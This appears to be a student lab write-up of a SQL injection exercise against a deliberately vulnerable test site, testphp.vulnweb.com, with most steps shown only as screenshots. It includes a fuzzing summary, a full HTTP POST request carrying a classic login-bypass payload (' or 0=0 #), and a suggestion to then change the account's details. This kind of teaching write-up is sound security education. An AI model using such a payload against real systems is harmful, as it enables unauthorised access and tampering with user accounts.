LAB-5

WEB APPLICATION SECURITY

Implementation of SQL injection attack


NAME : Hariprasad K K

REG NO : 19BCE7079


SLOT : (L15+L16)

SQL INJECTION ON LIVE WEBSITE

Link - http://testphp.vulnweb.com/login.php




DEMO INPUT –




TRYING SQL_INJECTION


Selected user field -





Loading Sql_Injection payload



STARTING ATTACK







OUT OF 126 – 5 INPUT VALUE WERE GAVE 200 HTTP CODE

SUCCESSFUL SQL INJECTION INTO THE WEBSITE

now lets take the playload of anyone and log in

POST /userinfo.php HTTP/1.1

Host: testphp.vulnweb.com

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 32

Origin: http://testphp.vulnweb.com


Connection: close

Referer: http://testphp.vulnweb.com/login.php


Cookie: login=test%2Ftest

Upgrade-Insecure-Requests: 1

uname='%20or%200%3d0%20%23&pass=



log in was successful



Now change the values username and email and etc.

SQL INJECTION IS SUCCESSFUL ON THE WEBSITE